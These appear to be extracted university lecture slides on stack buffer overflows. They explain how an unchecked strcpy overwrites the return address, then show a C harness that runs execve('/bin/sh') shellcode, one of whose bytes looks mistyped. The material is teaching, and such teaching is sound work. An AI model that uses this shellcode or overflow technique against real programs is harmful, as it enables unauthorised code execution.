




What if the buffer is overflowed?




This will be  
interpreted  
as return address!

`strcpy` **does not check** whether the string  
at `*str` contains fewer than 126 characters ...

... if a string longer than 126 bytes is copied into buffer,  
it will overwrite adjacent stack locations

# What if the buffer is overstuffed?

strcpy **does not check** whether the string at \*str contains fewer than 126 characters ...



... if a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations


# Injecting Code

## Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";

int main()
{
    fprintf(stdout, "Length: %d\n", strlen(shellcode));
    (*(void (*)()) shellcode)();
}
```



Attacker puts actual assembly instructions into his input string, e.g., binary code of `execve("/bin/sh")`

In the overflow, a **pointer back into the buffer** appears in the location where the system expects to find return address